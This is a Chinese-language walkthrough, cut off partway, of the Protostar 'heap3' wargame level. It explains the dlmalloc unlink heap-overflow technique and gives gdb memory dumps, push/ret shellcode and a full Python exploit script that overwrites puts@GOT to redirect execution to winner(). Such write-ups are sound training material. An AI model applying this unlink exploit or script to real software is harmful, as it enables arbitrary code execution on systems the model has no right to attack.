


```
a = malloc(128)
b = malloc(128)
c = malloc(128)
d = malloc(128)
e = malloc(128)
f = malloc(128)

free(b)
free(e)
free(d)
```

1. e检查前一块size最后一位：
   如果是0，表示前一块是free chunk，即将合并；
2. 检查前一块 d 和 e 的 size 大于某个系统设置值，
   就会触发 d、e 的合并；否则不合并
3. 合并开始时，将重新计算合并得到的新块的size：
   即前一块size+本块的size
4. 执行 e 在 bin 链中的 unlink(e)

unlink(e)的过程：

1. 循着e的*fd定位到b；
2. 循着e的*bk定位到x；
3. 向b的*bk字段写入x的地址；
4. 向x的*fd字段写入b的地址。




实际上在unlink后，e的*fd仍然指向b，*bk仍然指向x，但没有任何指针指向e，所以e在逻辑上已经消失。


此处存在**exploit**的机会：

如果在e的*fd处构造地址*p，*bk处构造地址*q，上述unlink(e)会变成：

1. 循着e的*fd定位到【（b的起始地址→）*p】；
2. 循着e的*bk定位到【（x的起始地址→）*q】；
3. 向【（b的*bk字段→）*p下偏移若干（12）字节处】写入【（x的起始地址→）*q】；
4. 向【（x的*fd字段→）*q下偏移若干（8）字节处】写入【（b的起始地址→）*p】。




如此一来，只要我们将*p构造成eip会到达的某个函数的跳转地址-12，将*q构造成一段shellcode的入口地址，就可以将那个函数的跳转地址覆写为shellcode的入口地址。这样eip在想要利用跳转地址跳转到那个函数时，会跳转到shellcode。本题中我们可以利用`printf()`函数。同时*p也会写到*q+8处，所以我们只有8B的空间来写shellcode。



查看`winner()`函数的入口地址：

```
(gdb) p winner
```




```
(gdb) p winner
$1 = {void (void)} 0x8048864 <winner>
```

为了让eip能跳转到`winner()`，我们可以利用以下两段指令：


```
push 0x08048864 # 将winner的入口地址压到栈顶
ret # ret会将栈顶存储的值作为返回地址赋值给eip
```

以上指令对应的shellcode为：\x68\x64\x88\x04\x08\xc3。

查看汇编代码：




```
Dump of assembler code for function main:
0x08048889 <main+0>:    push   %ebp
0x0804888a <main+1>:    mov    %esp,%ebp
0x0804888c <main+3>:    and    $0xfffffff0,%esp
0x0804888f <main+6>:    sub    $0x20,%esp
0x08048892 <main+9>:    movl   $0x20,(%esp)
0x08048899 <main+16>:   call   0x8048ff2 <malloc>
0x0804889e <main+21>:   mov    %eax,0x14(%esp)
0x080488a2 <main+25>:   movl   $0x20,(%esp)
0x080488a9 <main+32>:   call   0x8048ff2 <malloc>
0x080488ae <main+37>:   mov    %eax,0x18(%esp)
0x080488b2 <main+41>:   movl   $0x20,(%esp)
0x080488b9 <main+48>:   call   0x8048ff2 <malloc>
0x080488be <main+53>:   mov    %eax,0x1c(%esp)
0x080488c2 <main+57>:   mov    0xc(%ebp),%eax
0x080488c5 <main+60>:   add    $0x4,%eax
0x080488c8 <main+63>:   mov    (%eax),%eax
0x080488ca <main+65>:   mov    %eax,0x4(%esp)
0x080488ce <main+69>:   mov    0x14(%esp),%eax
0x080488d2 <main+73>:   mov    %eax,(%esp)
0x080488d5 <main+76>:   call   0x8048750 <strcpy@plt>
0x080488da <main+81>:   mov    0xc(%ebp),%eax
0x080488dd <main+84>:   add    $0x8,%eax
0x080488e0 <main+87>:   mov    (%eax),%eax
---Type <return> to continue, or q <return> to quit---_
```



```
0x080488e2 <main+89>:   mov    %eax,0x4(%esp)
0x080488e6 <main+93>:   mov    0x18(%esp),%eax
0x080488ea <main+97>:   mov    %eax,(%esp)
0x080488ed <main+100>:  call   0x8048750 <strcpy@plt>
0x080488f2 <main+105>:  mov    0xc(%ebp),%eax
0x080488f5 <main+108>:  add    $0xc,%eax
0x080488f8 <main+111>:  mov    (%eax),%eax
0x080488fa <main+113>:  mov    %eax,0x4(%esp)
0x080488fe <main+117>:  mov    0x1c(%esp),%eax
0x08048902 <main+121>:  mov    %eax,(%esp)
0x08048905 <main+124>:  call   0x8048750 <strcpy@plt>
0x0804890a <main+129>:  mov    0x1c(%esp),%eax
0x0804890e <main+133>:  mov    %eax,(%esp)
0x08048911 <main+136>:  call   0x8049824 <free>
0x08048916 <main+141>:  mov    0x18(%esp),%eax
0x0804891a <main+145>:  mov    %eax,(%esp)
0x0804891d <main+148>:  call   0x8049824 <free>
0x08048922 <main+153>:  mov    0x14(%esp),%eax
0x08048926 <main+157>:  mov    %eax,(%esp)
0x08048929 <main+160>:  call   0x8049824 <free>
0x0804892e <main+165>:  movl   $0x804ac27,(%esp)
0x08048935 <main+172>:  call   0x8048790 <puts@plt>
0x0804893a <main+177>:  leave
0x0804893b <main+178>:  ret
---Type <return> to continue, or q <return> to quit---_
```

查看`printf()`对应的系统调用puts的跳转地址：

```
(gdb) disas 0x8048790
```



```
(gdb) disas 0x8048790
Dump of assembler code for function puts@plt:
0x08048790 <puts@plt+0>:        jmp    *0x804b128
0x08048796 <puts@plt+6>:        push   $0x68
0x0804879b <puts@plt+11>:       jmp    0x80486b0
End of assembler dump.
```


puts@GOT - 12 = 0x804b128 - 0xc = 0x0804b11c

在free前打断点，先正常执行。

```
(gdb) r AAAA BBBB CCCC
```

查找堆起始地址：


```
(gdb) info proc map # 为0x804c000
```



```
process 1872
cmdline = '/opt/protostar/bin/heap3'
cwd = '/opt/protostar/bin'
exe = '/opt/protostar/bin/heap3'
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x804b000     0x3000          0        /opt/protostar/bin/he
ap3
         0x804b000  0x804c000     0x1000     0x3000        /opt/protostar/bin/he
ap3
         0x804c000  0x804d000     0x1000          0           [heap]
        0xb7e96000 0xb7e97000     0x1000          0
        0xb7e97000 0xb7fd5000   0x13e000          0         /lib/libc-2.11.2.so
        0xb7fd5000 0xb7fd6000     0x1000   0x13e000         /lib/libc-2.11.2.so
        0xb7fd6000 0xb7fd8000     0x2000   0x13e000         /lib/libc-2.11.2.so
        0xb7fd8000 0xb7fd9000     0x1000   0x140000         /lib/libc-2.11.2.so
        0xb7fd9000 0xb7fdc000     0x3000          0
        0xb7fe0000 0xb7fe2000     0x2000          0
        0xb7fe2000 0xb7fe3000     0x1000          0           [vdso]
        0xb7fe3000 0xb7ffe000    0x1b000          0         /lib/ld-2.11.2.so
        0xb7ffe000 0xb7fff000     0x1000    0x1a000         /lib/ld-2.11.2.so
        0xb7fff000 0xb8000000     0x1000    0x1b000         /lib/ld-2.11.2.so
        0xbffeb000 0xc0000000    0x15000          0           [stack]
```

查看堆上内容：

```
(gdb) x/64wx 0x804c000
```




```
(gdb) x/64wx 0x804c000
0x804c000:      0x00000000      0x00000029      0x41414141      0x00000000
0x804c010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c020:      0x00000000      0x00000000      0x00000000      0x00000029
0x804c030:      0x42424242      0x00000000      0x00000000      0x00000000
0x804c040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c050:      0x00000000      0x00000029      0x43434343      0x00000000
0x804c060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c070:      0x00000000      0x00000000      0x00000000      0x00000f89
0x804c080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0f0:      0x00000000      0x00000000      0x00000000      0x00000000
```

a块起始地址为0x804c000，b块起始地址为0x804c028，c块起始地址为0x804c050。


方法一：利用a的堆溢出

原理图如下：



0xfffffffc是我们设计的b的size，要尽可能大以触发unlink，且不能含有00，因为`strcpy()`遇到00会截断；0xfffffff8（0100结尾）是我们设计的fake chunk的size。

从*b+8开始的fake chunk被当成是b的前一块，发生unlink(fake)。



0x0804b11c是我们设计的fake chunk的*fd，即*p，指向puts的跳转地址-12；0x0804b00c是我们设计的fake chunk的*bk，即*q，指向shellcode的入口地址。

由堆溢出的内存分布图与正常执行的内存分布图的对照，可构造攻击脚本：

```
# heap3_a.py
# exploit a overflow
a = "A" * 4
a += "\x68\x64\x88\x04\x08\xc3" # shellcode
a += "A" * 22
# overflow into b
a += "\xf8\xff\xff\xff" # a块的size（伪）
a += "\xfc\xff\xff\xff" # b块的size（伪）

b = "A" * 8
b += "\x1c\xb1\x04\x08" # puts@GOT - 12
b += "\x0c\xc0\x04\x08" # shellcode入口地址

c = "CCCC"

print a + " " + b + " " + c
```


下面在gdb中观察攻击过程，分别打以下四个断点。

```
(gdb) b *0x08048911 # free(c)
(gdb) b *0x0804891d # free(b)
(gdb) b *0x08048929 # free(a)
(gdb) b *0x08048935 # puts
```

运行，分别查看堆上情况。


```
(gdb) x/64wx 0x804c000
```

Breakpoint 1：



